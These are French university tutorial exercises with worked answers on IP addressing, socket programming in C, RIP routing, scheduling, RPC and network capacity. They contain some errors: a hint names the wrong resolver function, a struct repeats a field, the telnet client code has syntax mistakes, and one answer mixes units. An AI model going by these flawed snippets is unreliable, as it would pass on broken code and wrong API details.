6°) Une entreprise décide de se relier à Internet et elle estime à 800 le nombre maximal d'ordinateurs qu'elle aura à connecter dans les 5 ans à venir.

6-1) En faisant clairement apparaître la structure binaire des adresses de classe C justifier pourquoi quatre réseaux de classe C sont suffisants pour accueillir tous les ordinateurs de cette entreprise.

Réponse :

Une classe C correspond à 254 adresses (on enlève 0 et 255). Or $3 \times 254 = 762$ et $4 \times 254 = 1016$.

6-2) Les 800 ordinateurs de l'entreprise sont, ou seront, répartis à travers 5 bâtiments de la manière suivante :


Bâtiment A	200 ordinateurs maximum
Bâtiment B	100 ordinateurs maximum
Bâtiment C	100 ordinateurs maximum
Bâtiment D	200 ordinateurs maximum
Bâtiment E	200 ordinateurs maximum

Les 5 brins principaux du réseaux de l'entreprise sont connectés à un routeur, lui-même relié à Internet par l'interface numérotée 180.100.100.100.

Établissez un plan de numérotation IP tel que les ordinateurs de chacun des bâtiments A, D et E soient regroupés chacun dans un des réseaux de classe C particulier. Les ordinateurs des bâtiments B et C doivent être regroupés à l'intérieur d'un même réseau de classe C mais distinctement répartis à l'aide d'un masque de sous-réseau adéquat.

Utilisez la figure ci-dessous pour répondre à la question en

- choisissant arbitrairement quatre adresses réseaux de classe C possibles sans se préoccuper de la réelle disponibilité de telles adresses
- indiquant précisément une adresse IP sur chacune des interfaces de connexion symbolisées par un dique noir
- mentionnant (en binaire et en décimal) le masque de sous réseau utilisé dont le choix devra être justifié.



Réponses :

Les adresses doivent être de classe C et se terminer par 0 : ce sont des adresses de réseau.
3 masques 255.255.255.0 et un masque 255.255.255.128

Exercice n°2

Écrire un programme LINUX qui affiche l'adresse d'une machine dont on lui fourni le nom.

Indications : on utilisera :

```
struct hostent *getservbyname(const char *nom); nécessitant un netdb.h
```

```

struct hostent {
    char h_name; /* nom de l'hôte */
    char **h_name; /* liste des alias */
    int h_addrtype; /* types d'adresses */
    int h_length; /* longueur de l'adresse en octets */
    char **h_addr_list; /* liste d'adresses réseau */
}

```

inet_ntoa permet de transformer une adresse du type struct in_addr en chaîne de caractère contenant les points séparateurs. Son prototype est dans netinet/in.h.

Réponse :

```

/* fichier getadr.c compilé avec gcc -o getadr getadr.c */
#include <sys/socket.h>
#include <netinet/in.h> // pour inet_ntoa
#include <netdb.h> // pour gethostbyname
#include <stdio.h>
#include <unistd.h> // pour exit


main(int argc, char *argv[]) {
    char *hote, **addrs;
    struct hostent *infohote;
    if (argc < 2) {
        printf("Usage : getadr host \n");
        exit(-1);
    }
    hote = argv[1];
    infohote=gethostbyname(hote);
    if (!infohote) {
        fprintf(stderr,"Impossible d'obtenir des infos sur l'hote\n");
        exit(-1);
    }
    if (infohote->h_addrtype != AF_INET){
        fprintf(stderr,"Ce n'est pas un hôte IP\n");
        exit(-1);
    }
    addrs = infohote ->h_addr_list;
    printf("%s\n",inet_ntoa(*(struct in_addr *)*addrs));
    exit(0);
}

```

Exercice n°3 (Protocole de routage RIP : Routing Information Protocol)

Ce protocole est un protocole très simple de type "vecteur à distance" basé sur un algorithme de calcul du chemin le plus court dans un graphe (Bellman - 1957) anciennement utilisé sur Internet.

Nous allons simplifier le problème en raisonnant sur un réseau de 5 noeuds et 6 liaisons sans préciser le contenu des noeuds (hôte, routeur, commutateur de paquets, terminal) Le but du protocole de routage est de calculer les tables



de routage qui indiquent à chaque noeud comment joindre les autres noeuds.

1°) On part d'un démarrage à froid, c'est à dire que l'on fait démarrer tous les noeuds en même temps. Chaque noeud à ce moment connaît sa

propre adresse et il sait sur quelles liaisons il est branché. Ils ne connaissent rien d'autre, ni le

de A à	Liaison n°	Coût
A	locale	0

nombre de liaisons ni le nombre de noeuds. Chaque

noeud possède donc une table de routage simple. A résume dans cette table un vecteur distance qui a exactement un élément A=0. A diffuse cette

information sur la liaison n°1 c'est à dire à B qui met

de B à	Liaison n°	Coût
B	locale	0
A	1	1

à jour sa nouvelle table. Mais il reçoit aussi

l'information de C et E (pas ajoutée dans la table).

En admettant que la mise à jour des tables se fait pour tout le monde en même temps (hypothèse de

synchronisme) donner la valeur de toutes les tables pour tous les noeuds. (Notez que seuls les coûts de 0 et 1 sont pris en compte dans ces tables)

Réponse :

de A	liaison	coût
A	locale	0
B	1	1
D	3	1

de B	liaison	coût
B	locale	0
A	1	1
C	2	1
E	4	1

de C	liaison	coût
C	locale	0
B	2	1
E	5	1

de D	liaison	coût
D	locale	0
A	3	1
E	6	1

de E	liaison	coût
E	locale	0
B	4	1
C	5	1
D	6	1

2°) En continuant à diffuser les tables de routage à tous les voisins chaque noeud cherchera le coût le plus faible pour aller de lui même à un autre noeud. Pour cela il augmentera le coût de sa liaison sur laquelle il vient de recevoir avec le coût reçu. Montrer qu'en un nombre fini de pas (que l'on précisera) chaque noeud finit par avoir une connaissance de l'ensemble du réseau et en particulier la liaison qu'il doit utiliser pour aller d'un noeud défini à un autre. Quel est le rapport entre le coût maximum et le nombre de pas.

Réponse :

de A	liaison	coût
A	locale	0
B	1	1
D	3	1
C	1	2
E	1	2

de B	liaison	coût
B	locale	0
A	1	1
C	2	1
E	4	1
D	1	2

de C	liaison	coût
C	locale	0
B	2	1
E	5	1
A	2	2
D	5	2

de D	liaison	coût
D	locale	0
A	3	1
E	6	1
B	3	2
C	6	2

de E	liaison	coût
E	locale	0
B	4	1
C	5	1
D	6	1
A	4	2

3°) Le fait que le réseau puisse se modifier à tout instant (panne ou ajout d'un noeud) fait que chaque noeud doit envoyer sa table de routage de manière régulière. La liaison 1 entre A et B est rompue. Les noeuds A et B découvrent cette rupture et mettent à jour leur table de routage par un coût infini (noté inf dans la table). Tous les réseaux diffusent leur tables. En utilisant l'hypothèse de synchronisme, en combien de pas les nouvelles tables de routage seront-elles mises à jour ?

Réponse :

de A	liaison	coût
A	locale	0
B	1	infini
D	3	1
C	1	infini
E	1	infini

de B	liaison	coût
B	locale	0
A	1	infini
C	2	1
E	4	1
D	1	infini

de C	liaison	coût
C	locale	0
B	2	1
E	5	1
A	2	2
D	5	2

de D	liaison	coût
D	locale	0
A	3	1
E	6	1
B	3	2
C	6	2

de E	liaison	coût
E	locale	0
B	4	1
C	5	1
D	6	1
A	4	2

puis en une étape :

de A	liaison	coût
A	locale	0
B	3	3
D	3	1
C	3	3
E	3	2

de B	liaison	coût
B	locale	0
A	4	3
C	2	1
E	4	1
D	4	2

de C	liaison	coût
C	locale	0
B	2	1
E	5	1
A	2	2
D	5	2

les deux autres tableaux restent identiques

4°) L'hypothèse de synchronisme n'est absolument pas nécessaire, c'est à dire que l'on a en fait un véritable algorithme distribué. Écrire cet algorithme.

Exercice n°4 (Toutain)

Écrire un programme client qui va interroger un serveur telnet qui se trouve sur une machine distante dont le nom est passé en argument.

Réponse :

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <stdio.h>
#include <netdb.h>
main(int argc, char *argv[]){
    struct sockaddr_in sin;
    struct servent *sp;
    struct hostent *hp;
    int s, pos, i;
    char txt[200], c;
    if (argc != 2)
        fprintf(stderr, "client: manque le nom du serveur");
    if ((sp=getservbyname("telnet", "tcp"))==NULL) {
        fprintf(stderr, "client: tcp/telnet non disponible \n");
        exit(1)
    }
    if ((hp=gethostbyname(argv[1]))==NULL){
        fprintf(stderr, "client: machine inconnue \n");
        exit(2);
    }
    bzero((char*) &sin, sizeof(sin));
    bcopy(hp->h_addr, (char*) &sin.sin_addr, hp->h_length);
    sin.sin_family = hp->h_addrtype;
    sin.sin_port=sp->s_port;
    if ((s=socket(PF_INET, SOCK_STREAM, 0))<0){
        perror("client: probleme creation socket");
        exit(3);
    }
    if (connect (s, (char *) &sin, sizeof(sin))<0)
        perror("client:connect");
    switch (fork()) {
        case -1:
            fprintf(stderr, "client: "Erreur dans le fork\n");
            exit(-1);
```

```
case 0: /* processus fils */
    for( ; ; ) {
        c=getchar();
        write(s,&c,1);
    }
default: /*processus pere */
    for( ; ; ) {
        for(i=0;i<sizeof(txt);txt[i++]='\0');
        pos=read(s,txt,sizeof(txt));
        if (pos>0) printf(">>%d>>%s\n",pos,txt);
        if (pos==0) break;
    }
}
close(s);
exit(0);
}
```

TD 6 : Informatique distribuée et répartie


Exercice 1

Un multicalculateur comprenant 256 unités centrales est organisé en treillis 16x16. Quel est, dans le pire des cas le délai de transmission d'un message (exprimé en nombre de passage d'une UC à la suivante) ?
 Considérons maintenant un hypercube de 256 UC. Quel est alors le délai de transmission dans le pire des cas ?


Réponses :

$t=15+15=30$ (attention aux intervalles, ce n'est pas $16+16$!)

Un hypercube généralise la notion de cube en dimension 3. Montrons une construction permettant de passer d'une dimension à la suivante :



L'idée est de doubler puis relier




Un hypercube de dimension n contient donc 2^n sommets et la distance max entre sommet est n .
 Ici $n=8$ donc $t=8$.

Exercice 2

On donne ci-contre le graphe de précédence de 9 tâches ainsi que la durée de leur exécution.

On désire ordonnancer ces tâches sur 2 processeurs.

- a) Ordonnancer les tâches en utilisant les processeurs dès qu'ils sont libres.
- b) Trouver l'ordonnancement optimum (sans l'algorithme car durées différentes).
- c) Pour les deux cas précédents calculer le taux d'utilisation des deux processeurs.



Réponses :

a)

T1	T2	T4				T7		T9
	T3	T6	T5	T8				
0								17

b)

T1	T2	T4	T7	T9
	T3	T5	T6	T8

c)

en a) $rUC1=15/17=0,88$ et $rUC2=12/17=0,71$


en b) $rUC1=1$ et $rUC2=12/15=0,8$

Exercice 3

On donne ci-contre le graphe de précédence de 11 tâches de durées identiques.

On désire ordonnancer ces tâches sur 2 processeurs.

- Ordonnancer les tâches en utilisant les processeurs dès qu'ils sont libres.
- Trouver l'ordonnancement optimum en utilisant l'algorithme ci-dessus.
- Pour les deux cas précédents calculer le taux d'utilisation des deux processeurs.



Réponses :

a)

T1	T2	T4	T6	T8	T10	T11
	T3	T5	T7	T9		

b) nouvel étiquetage donne T11->T1', T10->T2', T9->T3', T8->T4', T4->T5', T2->T6', T5->T7', T6->T8', T7->T9', T3->T10', T1->T11'. Il vient :

T11'	T10'	T9'	T7'	T4'	T2'	T1'
	T6'	T8'	T5'	T3'		


puis

T1	T3	T7	T5	T8	T10	T11
	T2	T6	T4	T9		

c) rUC1=1 rUC2=4/7=0,57

Exercice 4 (extrait examen médian 98)

On désire réaliser l'architecture ci-contre qui partage deux mémoires entre trois unités centrales par l'intermédiaire de caches.



1) Non déterminisme

En mémoire 1 se trouve une variable N qui vaut 0.

On lance sur UC1 une tâche T1 et sur UC2 une tâche T2 qui ont toutes les deux le même code : début N:=N+2;fin

On suppose que N n'est pas dans les caches.

Les tâches sont décomposées en :

- T1 -> d1 lit N dans le cache 1 et f1 écrit la nouvelle valeur de N dans le cache 1
- T2 -> d2 lit N dans le cache 2 et f2 écrit la nouvelle valeur de N dans le cache 2

Les communications réseau se notent

- li->j : lecture de N en mémoire i et transfert dans le cache j
- ei->j : lecture de N dans le cache i et transfert en mémoire j

Donner deux ordonnancement possibles donnant deux valeurs différentes dans N en mémoire 1 après exécution, valeurs que l'on déterminera.

Réponse :

l11, l12, d1, d2, f1, f2, e11, e21 donne N=2

l11, d1, f1, e11, l12, d2, f2, e21 donne N=4

2) Serveur d'exclusion mutuelle

Pour rendre l'exécution de deux tâches T1 et T2 déterministe, on va se servir d'une exclusion mutuelle par sémaphore.


2 - a) Peut-on utiliser un sémaphore par unité centrale UC1 et UC2 pour rendre le déterminisme. Pourquoi ?

Réponse :

Non ou alors il faut un mécanisme matériel ou logiciel qui fait qu'ils soient tous à la même valeur.

2 - b) On va utiliser UC3 comme serveur de sémaphore : le sémaphore est sur UC3 et il n'est accessible que par $P_i(S)$ et $V_i(S)$ à partir de l'unité centrale i . Comment peut-on modifier les deux tâches T_1 et T_2 pour les rendre déterministes ? Quel est le graphe de précedence correspondant ?

Réponse :

T_1' : début $P_i(S)$ T_1 $V_i(S)$ fin Graphe de précedence : 

2 - c) Si deux tâches sont en compétition pour une ressource et que la première des deux qui est lancée obtient systématiquement la ressource en premier, on dira qu'elles respectent la règle : premier lancé premier servi. Avec le serveur de sémaphore précédent respecte-t-on la règle premier lancé premier servi. Expliquez.

Réponse :

Non car $P_i(S)$ contient un aspect communication qui prend plus ou moins de temps.

3) Programmation avec sockets (n'était pas dans le sujet de 1998)

On désire réaliser de manière pratique le serveur précédent en utilisant les sockets. Si on utilise un mode connecté, écrire l'algorithme des processus et du moniteur. Quels sont les problèmes que l'on rencontre ?

Réponse :

Algorithme du serveur :

créer un socket s_1 sur le port défini

attendre la première demande de connexion sur ce socket bloqué

quand la première demande arrive, accepter la connexion sur un socket s_2 et faire un `fork()`;

le père :

- mémorise que la ressource critique est inaccessible
- ferme la connexion socket s_2
- se remet à l'écoute des demande de connexion, indique aux clients que la ressource est occupée

le fils :

- traite la connexion
- ferme la connexion et libère la ressource critique
- fin du `fork()`;

La ressource critique étant libérée il faut soit l'accorder aux clients en attente soit se mettre à l'écoute de demandes de connexion.

Algorithme des processus clients :

- ouvrir une connexion socket sur le serveur distant et sur le port défini,
- demander l'accès à la ressource critique,
- tant que l'accès n'a pas été accordé : attendre
- travailler avec la ressource critique,
- libérer la ressource critique
- fermer la connexion socket

Le problème est un problème de partage de donnée entre le fils et le père. Comment le fils qui traite la connexion en cours va-t-il indiquer à son père que celle-ci est libérée ? On peut imaginer soit une variable à travers un pipe ou soit le protocole suivant :

- lorsqu'un client demande l'accès à la ressource critique, il ouvre une socket pour signifier au moniteur sa requête. A partir de cet instant :
 - soit la ressource est libre et le serveur ouvre une socket pour lui envoyer l'autorisation. Cette socket est aussitôt fermée.
 - soit la ressource est occupée et le serveur ouvre une socket pour signifier au processus qu'il doit attendre. Cette socket est aussitôt fermée ;
- le serveur peut alors se remettre en écoute d'autres connexions ;
- lorsqu'un client indique qu'il en a terminé avec la ressource critique, il ouvre une socket pour envoyer une indication de fin de connexion au serveur. Cette socket est aussitôt fermée le message de déconnexion étant traité par le serveur.

Exercice 5

Sous UNIX quand un fichier ouvert est détruit, il reste accessible en lecture et écriture par le (ou les) processus qui l'a (l'ont) ouvert, mais ne peut plus être ouvert par un autre processus. Cette sémantique est-elle respectée dans NFS ?

Réponse : Non car c'est un protocole sans mémoire. Il ne mémorise pas les processus qui l'ont ouvert...

Exercice 1

On désire implanter une procédure distante appelée add qui prend deux nombres en paramètres et retourne le résultat (c'est à dire la somme des deux nombres)

- 1) Écrire le fichier .x correspondant.
- 2) La compilation de ce fichier avec rpcgen donne cinq fichiers. On décrit le contenu des deux fichiers à modifier. Décrire les modifications.

```

/* fichier addserv_client.c
 * This is sample code generated by rpcgen.
 * These are only templates and you can use them
 * as a guideline for developing your own functions.
 */
#include "addserv.h"
void
addserv_1(char *host)
{
    CLIENT *clnt;
    int *result_1;
    int add_1_nb1;
    int add_1_nb2;
#ifdef    DEBUG
    clnt = clnt_create (host, ADDSERV, ADDSERV_v1, "udp");
    if (clnt == NULL) {
        clnt_pcreateerror (host);
        exit (1);
    }
#endif    /* DEBUG */

    result_1 = add_1(add_1_nb1, add_1_nb2, clnt);
    if (result_1 == (int *) NULL) {
        clnt_perror (clnt, "call failed");
    }
#ifdef    DEBUG
    clnt_destroy (clnt);
#endif    /* DEBUG */
}
int main (int argc, char *argv[])
{
    char *host;
    if (argc < 2) {
        printf ("usage: %s server_host\n", argv[0]);
        exit (1);
    }
    host = argv[1];
    addserv_1 (host);
exit (0);
}

```

```

-----
/* Fichier : addserv_server.c
 * This is sample code generated by rpcgen.
 * These are only templates and you can use them
 * as a guideline for developing your own functions.
 */
#include "addserv.h"
int *add_1_svc(int nb1, int nb2,  struct svc_req *rqstp)
{
    static int  result;
    /*
     * insert server code here
     */
    return &result;
}

```

Réponses :

```
program ADDSERV {
  version ADDSERV_v1 {
    int add(int nb1,int nb2) = 1;
  } = 1;
}=0x20000001;
```

Remplacer ensuite `insert server code here` par `result=arg1+arg2;`

dans le fichier `addserv_server.c`

Le client est un peu plus compliqué à modifier :

```
int addserv_1(char *host,int nb1,int nb2) au lieu de void addserv_1(char *host)
add_1_nb1 = nb1; add_1_nb2 = nb2; juste avant result_1 = add_1(add_1_nb1, add_1_nb2, clnt);
return *result_1; avant l'accolade fermante de int addserv_1
```

```
printf("Resultat : %d", addserv_1 (host,2,3)); au lieu de addserv_1(host)
```

On lance `gcc -o addserv.e addserv_svc.c addserv_server.c addserv_xdr.c`

puis `gcc -o addclient.e addserv_clnt.c addserv_client.c addserv_xdr.c`

et le serveur avec `./addserv.e &`

puis le client avec `./addclient.e localhost`

Remarque : avec la version `rpcgen` que j'utilise un fichier supplémentaire est créé dès que l'on a deux arguments dans le sous-programme ici `addserv_xdr.c`. Le problème est qu'alors on a une erreur dans le fichier `addserv.h` il manque une `*` pour le deuxième argument de `xdr_add_1_argument (XDR *xdrs, add_1_argument *objp)`

Exercice 2

Gestion de la circulation d'un réseau.

Chaque client d'un système a régulièrement besoin d'envoyer à un serveur deux pages codées de 70 ko chacune.

1°) Combien de paquets faudra-t-il au minimum si l'on utilise Ethernet (documentation dans le cours précédent) ?

Réponse :

$70 \times 1024 \times 2 / 1500 = 95,58$ paquets

2°) Ethernet sature à 375 gros paquets par seconde. Combien de clients peuvent au maximum transférer leur gros fichiers en même temps ?

Réponse :

$375 / 96 = 3,9$ soit 3 clients

Pour gérer ce genre de situation si l'on a beaucoup de clients on utilise une approche "en tirant" plutôt qu' "en poussant" : le client demande son transfert accompagné d'un numéro de rappel. Si le serveur est occupé, il ne traite pas la demande et il utilisera le numéro de rappel pour recontacter le client plus tard.

Exercice 3

Problème de capacité des serveurs.

1°) La demande d'un client consomme 2% de 20 MIPS (Million d'Instructions par Seconde) du serveur. De combien de clients peut-il s'occuper au maximum ? Quelle doit être la capacité du système central s'il doit s'occuper de 2000 clients. Comparer à la puissance d'un CRAY X-MP : équivalent de 400 MIPS.

Réponse :

50 clients. $1 \text{ client} = 0,4 \text{ MIPS} \Rightarrow 2000 \text{ clients} : 2000 \times 0,4 = 800 \text{ MIPS} \Rightarrow 2 \text{ Cray X-MP}$

La meilleure façon de résoudre le problème consiste à déplacer une partie du traitement à l'extérieur du serveur, soit vers le client soit vers d'autres serveurs. Nous allons maintenant étudier cette solution avec plusieurs scénarios. On supposera pour cela que les demandes se divisent en 4 types de transactions comme indiqué ci-dessous :

Type de transaction	Fréquence horaire (h ⁻¹)	Charge du serveur en pourcentage de l'UC	Charge normalisée par seconde
Demandes	96	34 %	0,907 %
Dépôts	34	36 %	0,340 %
Retraits	44	38 %	0,464 %
Transferts	19	55 %	0,290 %

Charge totale : 2,001 %

2°) Dans le premier scénario on déplace vers le client la moitié du traitement nécessaire à la validation des transactions. Évidemment seules les trois dernières nécessitent une validation. Calculer la nouvelle charge totale du serveur.

Réponse :

$0,907+0,170+0,232+0,145=1,454$ %

3°) Dans le deuxième scénario on divise par deux la fréquence des demandes. Ce résultat s'obtient en mettant en antémémoire chez les clients diverses données sur la clientèle. Calculer la nouvelle charge totale du serveur.

Réponse :

$0,453+0,340+0,464+0,290=1,55$ %

4°) Dans le troisième scénario on transfère le traitement sur un autre serveur. Cela est réalisé en reproduisant les données en antémémoire au niveau de serveurs locaux, éliminant tout traitement des demandes par le serveur d'origine. Calculer la nouvelle charge totale du serveur d'origine.

Réponse :

$0+0,340+0,464+0,290=1,09$ %

5°) Enfin dans le dernier scénario on réalise la combinaison de 2°) et 4°). Calculer la nouvelle charge.

Réponse :

$0+0,170+0,232+0,145=0,547$ %

Remarque : le MIPS permet difficilement de comparer les performances des différents microprocesseurs. On peut retenir qu'un pentium 100 Mhz correspond à 50 MIPS. On utilise plutôt maintenant SPEC (System Performance Evaluation Cooperative) voir <http://www.specbench.org> ou Techniques de l'Ingénieur "Architecture des serveurs" H 2528 p27)

Exercice 4

Problèmes associés aux grands réseaux.

1°) On désire transférer un fichier de 200 ko sur un réseau local Token Ring de débit 16 Mbits/s. Combien de temps cela prend-il au minimum ?

Réponse :

$(200 \times 1024) / (16 / 8 \times 1024 \times 1024) = 98$ ms

2°) On désire maintenant transférer ce même fichier sur un réseau longue distance de type T-1 à 1,566 Mbits/s Combien de temps cela prend-il au minimum.

Réponse :


$(200 \times 1024) / (1,566 / 8 \times 1024 \times 1024) = 997,8$ ms (environ 1s)

Les techniques permettant de réduire la circulation sur un grand réseau sont les mêmes que celles de l'exercice 3.

Exercice 5

Étude de l'architecture de la banque de dépôt européenne.

(Xavier PERRAS Techniques de l'ingénieur Informatique H 3760 p 5)



La banque dispose dans ses agences de postes de travail formés de micro-ordinateurs " compatibles P.C. " et reliés à un serveur local par un réseau local d'agence. Le serveur local est également une machine de type " compatible PC ". Les réseaux locaux comportent en moyenne 6 stations et aux extrêmes 2 à 20 stations. Les réseaux locaux sont au nombre de plusieurs centaines et répondent à la norme IEEE 802.5 ou réseau en anneau à jeton (Token Ring). Ces réseaux sont reliés à des centres de traitement régionaux et à un centre de traitement national à travers un réseau à longue distance conforme à la norme X.25. Les centres régionaux sont au nombre de trois

Etude du réseau Token ring de la banque de dépôt européenne.

Le texte nous dit que les réseaux locaux sont en anneau à jeton et suivent la norme IEEE 802.5 (ISO 8802.5). Cette norme nous précise que la transmission se fait en bande de base à des vitesses allant de 1 à 4 Mbits/s sur paire torsadée. Le bloc d'information est composé de 11 champs :

- le préambule est composé d'un nombre variable d'octets dont la durée minimum de transmission est de 2ms,
- les délimiteurs (1 octet) de début et de fin de trame (deux champs),
- un octet de contrôle d'accès contenant le jeton, les priorités de trame et de réservation,
- un octet de contrôle de trame,
- les adresses destination et source dont la taille sur 2 ou 6 octets est fixée à l'initialisation du réseau (deux champs),
- la longueur des données sur 2 octets,
- les données, la taille d'une trame est limitée à 1250 octets pour les débits de 1 Mbits/s et à 5000 octets pour les débits de 4 Mbits/s,
- une somme de contrôle de trame (Frame Check Sequence) calculée suivant un code de redondance cyclique (CRC) sur 2 octets,
- un octet d'état de trame (Frame Status) indiquant si le destinataire a reconnu son adresse et copié les données.

Pour une trame vide, seuls les délimiteurs et l'octet de contrôle d'accès sont présents.

1°) On suppose que l'adresse est initialisée à une taille de 2 octets et que la vitesse de transmission est de 1 Mbits/s. Avec les données de la norme calculer le nombre de bits minimum du préambule. Combien cela fait-il d'octets ? Quelle est alors l'efficacité maximale de ce réseau.

Réponses :

1 Mbits/s et 2ms donne 2 bits minimum soit un octet.

Efficacité : $1250 / (1+1+1+1+1+2+2+2+1250+2+1) = 98,89 \%$

2°) Dans la méthode du jeton, une trame circule en permanence. Une partie de celle-ci (jeton) indique si la trame est pleine ou vide. Lorsqu'une station désire émettre elle attend de recevoir une trame vide et elle modifie le jeton. Chaque station est connectée au support par l'intermédiaire d'un contrôleur de communication appelé coupleur. Quelle partie de la trame le coupleur doit-il décoder ?

Si le temps de transfert maximum entre deux stations est de 10 ms, quel est le temps d'attente maximum d'une station dans la configuration de la banque de dépôt ?

Réponses :

Le coupleur doit décoder l'adresse de destination et le jeton

20 stations, temps maxi = $20 \times 10 \mu s + 19,5 \times 2$ (émission/réception) $\times 14$ (octet pour trame vide) $\times 8/10^6 = 4,568$ ms

En premier 20 car 20 liaisons si 20 stations, 19,5x2 car 39 émissions réceptions au pire, on a envie d'émettre alors qu'on vient juste d'émettre.


Etude du réseau longue distance de la banque de dépôt européenne.

La norme X.25 est un protocole d'accès standard au réseau pour les couches 1, 2 et 3.

X.25 définit l'interface entre une machine hôte appelée ETTD (Equipement de Terminaison de Traitement de Données) et l'équipement du transporteur appelé ETCD (Equipement de Terminaison du Circuit de Données). Dans la couche 1, X.25 traite les interfaces électriques, mécaniques, procédurales et fonctionnelles en se référant à d'autres standard X.21 (48000 bits/s) ou RS232-C (19200 bits/s). La tâche de la couche 2 est d'assurer la fiabilité de la communication entre l'ETTD et l'ETCD même s'ils sont connectés par une mauvaise ligne téléphonique. La couche 3 gère les connexions entre deux ETTD par 2 types de connexions :

- appel virtuel : semblable à un appel téléphonique ordinaire, une connexion est établie, les données sont transférées puis la connexion est libérée,
- circuit virtuel permanent : c'est comme une ligne spécialisée louée.

3°) Les paquets de demande d'ouverture ont le format suivant :



Combien de temps nécessite l'envoi d'une telle trame si la couche 1 respecte X.21 et les adresses de l'appelant et du destinataire sont données en numérotation à 10 chiffres et codées en BCD ?

Réponse :

X.21 : 48 kbits/s ; 10 chiffres BCD => 5 octets/adresse => 18 octets = 18x8=144 bits => 3ms

TD 8 : Bases de données réparties

Exercice 1

Soient deux relations R et S :

A	B	C
1	2	3
